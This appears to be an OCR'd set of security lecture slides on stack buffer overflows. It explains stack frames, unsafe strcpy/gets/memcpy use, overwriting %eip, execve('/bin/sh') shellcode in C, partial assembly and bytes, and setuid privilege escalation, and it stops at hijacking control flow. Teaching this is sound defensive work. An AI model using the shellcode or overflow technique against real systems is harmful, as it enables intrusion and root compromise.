
```
void func(char *arg1)
{
    char buffer[4];
    strcpy(buffer, arg1);
    ...
}
```



strcpy will let you write as much as you want until a '\0'

What's the worst case?

```
void func(char *arg1)
{
    char buffer[4];
    strcpy(buffer, arg1);
    ...
}
```



strcpy will let you write as much as you want until a '\0'

What could you write to memory?

Stack Function Summary

- Caller function(before calling):
  1. Push arguments onto the stack
  2. Push the return address
  3. Jump to the function's address
- Callee function(when called):
  4. Push the prev frame pointer onto the stack
  5. Set frame pointer
  6. Push local vars onto stack
- Callee function(when returning):
  7. Reset previous stack frame by popping it out
  8. Jump back to return address
- Caller function (after return):
  9. Remove the arguments off the stack

Stack Function Summary


- Caller function(before calling):
  1. Push arguments onto the stack
  2. Push the return address
  3. Jump to the function's address
- Callee function(when called):
  4. Push the prev frame pointer onto the stack
  5. Set frame pointer
  6. Push local vars onto stack
- Callee function(when returning):
  7. Reset previous stack frame by popping it out
  8. Jump back to return address
- Caller function (after return):
  9. Remove the arguments off the stack

Stack Function Summary

- Caller function(before calling):
  1. Push arguments onto the stack
  2. Push the return address
  3. Jump to the function's address
- Callee function(when called):
  4. Push the prev frame pointer onto the stack
  5. Set frame pointer
  6. Push local vars onto stack
- Callee function(when returning):
  7. Reset previous stack frame by popping it out
  8. Jump back to return address
- Caller function (after return):
  9. Remove the arguments off the stack


Stack Function Summary

- Caller function(before calling):
  1. Push arguments onto the stack
  2. Push the return address
  3. Jump to the function's address
- Callee function(when called):
  4. Push the prev frame pointer onto the stack
  5. Set frame pointer
  6. Push local vars onto stack
- Callee function(when returning):
  7. Reset previous stack frame by popping it out
  8. Jump back to return address
- Caller function (after return):
  9. Remove the arguments off the stack




Stack Function Summary

- Caller function(before calling):
  1. Push arguments onto the stack
  2. Push the return address
  3. Jump to the function's address
- Callee function(when called):
  4. Push the prev frame pointer onto the stack
  5. Set frame pointer
  6. Push local vars onto stack
- Callee function(when returning):
  7. Reset previous stack frame by popping it out
  8. Jump back to return address
- Caller function (after return):
  9. Remove the arguments off the stack




Stack Function Summary

- Caller function(before calling):
  1. Push arguments onto the stack
  2. Push the return address
  3. Jump to the function's address
- Callee function(when called):
  4. Push the prev frame pointer onto the stack
  5. Set frame pointer
  6. Push local vars onto stack
- Callee function(when returning):
  7. Reset previous stack frame by popping it out
  8. Jump back to return address
- Caller function (after return):
  9. Remove the arguments off the stack




Stack Function Summary

- Caller function(before calling):
  1. Push arguments onto the stack
  2. Push the return address
  3. Jump to the function's address
- Callee function(when called):
  4. Push the prev frame pointer onto the stack
  5. Set frame pointer
  6. Push local vars onto stack
- Callee function(when returning):
  7. Reset previous stack frame by popping it out
  8. Jump back to return address
- Caller function (after return):
  9. Remove the arguments off the stack




Stack Function Summary

- Caller function(before calling):
  1. Push arguments onto the stack
  2. Push the return address
  3. Jump to the function's address
- Callee function(when called):
  4. Push the prev frame pointer onto the stack
  5. Set frame pointer
  6. Push local vars onto stack
- Callee function(when returning):
  7. Reset previous stack frame by popping it out
  8. Jump back to return address
- Caller function (after return):
  9. Remove the arguments off the stack




Stack Function Summary

- Caller function(before calling):
  1. Push arguments onto the stack
  2. Push the return address
  3. Jump to the function's address
- Callee function(when called):
  4. Push the prev frame pointer onto the stack
  5. Set frame pointer
  6. Push local vars onto stack
- Callee function(when returning):
  7. Reset previous stack frame by popping it out
  8. Jump back to return address
- Caller function (after return):
  9. Remove the arguments off the stack




Stack Function Summary

- Caller function(before calling):
  1. Push arguments onto the stack
  2. Push the return address
  3. Jump to the function's address
- Callee function(when called):
  4. Push the prev frame pointer onto the stack
  5. Set frame pointer
  6. Push local vars onto stack
- Callee function(when returning):
  7. Reset previous stack frame by popping it out
  8. Jump back to return address
- Caller function (after return):
  9. Remove the arguments off the stack




Stack Function Summary

- Caller function(before calling):
  1. Push arguments onto the stack
  2. Push the return address
  3. Jump to the function's address
- Callee function(when called):
  4. Push the prev frame pointer onto the stack
  5. Set frame pointer
  6. Push local vars onto stack
- Callee function(when returning):
  7. Reset previous stack frame by popping it out
  8. Jump back to return address
- Caller function (after return):
  9. Remove the arguments off the stack




Stack Function Summary

- Caller function(before calling):
  1. Push arguments onto the stack
  2. Push the return address
  3. Jump to the function's address
- Callee function(when called):
  4. Push the prev frame pointer onto the stack
  5. Set frame pointer
  6. Push local vars onto stack
- Callee function(when returning):
  7. Reset previous stack frame by popping it out
  8. Jump back to return address
- Caller function (after return):
  9. Remove the arguments off the stack




Stack Function Summary


- Caller function(before calling):
  1. Push arguments onto the stack
  2. Push the return address
  3. Jump to the function's address
- Callee function(when called):
  4. Push the prev frame pointer onto the stack
  5. Set frame pointer
  6. Push local vars onto stack
- Callee function(when returning):
  7. Reset previous stack frame by popping it out
  8. Jump back to return address
- Caller function (after return):
  9. Remove the arguments off the stack



Buffer overflow




Buffer overflow




```
gets(loc1);
strcpy(loc1, <user input>);
memcpy(loc1, <user input>);
```

Buffer overflow




Input writes from low to high address

```
gets(loc1);
strcpy(loc1, <user input>);
memcpy(loc1, <user input>);
```

Buffer overflow

Can overwrite the program's control flow %eip




Input writes from low to high address

```
gets(loc1);
strcpy(loc1, <user input>);
memcpy(loc1, <user input>);
```

Code Injection


High-level Idea

```
void func(char *arg1)
{
    char buffer[4];
    strcpy(buffer, arg1);
    ...
}
```



High-level Idea


```
void func(char *arg1)
{
    char buffer[4];
    strcpy(buffer, arg1);
    ...
}
```



1. Load our code into memory

High-level Idea


```
void func(char *arg1)
{
    char buffer[4];
    strcpy(buffer, arg1);
    ...
}
```



1. Load our code into memory
2. Somehow get %eip point to it

High-level Idea

```
void func(char *arg1)
{
    char buffer[4];
    strcpy(buffer, arg1);
    ...
}
```



1. Load our code into memory
2. Somehow get %eip point to it

Challenge 1: Loading code into memory

- It must be the machine code instructions
  - Compiled and ready to run
- Be careful in how we construct it
  - Non-zero bytes (`'\0'`) otherwise `strcpy` will stop
  - Can't make use of any loader
  - Can't use the stack

What code to run?

- Goal: full-purpose shell
  - The code to launch a shell is called “shell code”
  - There are many out there
    - And competitions to see who can write the smallest
- Goal: privilege escalation
  - Ideally, go from guest to root

Shellcode

```
#include <stdio.h>
int main( ) {
    char *name[2];
    name[0] = “/bin/sh”;
    name[1] = NULL;
    execve(name[0], name, NULL);
}
```

Shellcode

```
#include <stdio.h>
int main( ) {
    char *name[2];
    name[0] = “/bin/sh”;
    name[1] = NULL;
    execve(name[0], name, NULL);
}
```

Assembly

```
xorl %eax, %eax
pushl %eax
pushl $0x68732f2f
pushl $0x6e69622f
movl %esp,%ebx
pushl %eax
...
```

Shellcode

```
#include <stdio.h>
int main( ) {
    char *name[2];
    name[0] = “/bin/sh”;
    name[1] = NULL;
    execve(name[0], name, NULL);
}
```

Assembly

```
xorl %eax, %eax
pushl %eax
pushl $0x68732f2f
pushl $0x6e69622f
movl %esp,%ebx
pushl %eax
...
```

Machine code(your input)

```
“\x31\xc0”
“\x50”
“\x68””//sh”
“\x68””/bin”
“\x89\xe3”
“\x50”
...
```

Privilege Escalation


- Permissions: read/write/execute
  - Owner, group, everyone else
- Permissions are defined over userid and groupid
  - Every user has a userid
  - Root userid is 0
- Consider a service like `passwd`
  - Owned by root
  - But you want any user to be able to execute it

Real vs Effective Userid

- (Real) Userid: the user who ran the process
- Effective userid: what is used to determine what permissions/access the process has
- Consider `passwd`: root owns it, but user can run it
  - getuid() will return who ran it
  - seteuid(0) to set the effective userid to root
- What is the potential attack?
  - If you can get a root-owned process to run setuid(0)/seteuid(0), then you get root permission


Challenge 2: Getting the Injected Code to run

- All we can do is write to memory from buffer
  - With this alone we want to get it to jump to our code
  - We have to use whatever code is already running



Challenge 2: Getting the Injected Code to run

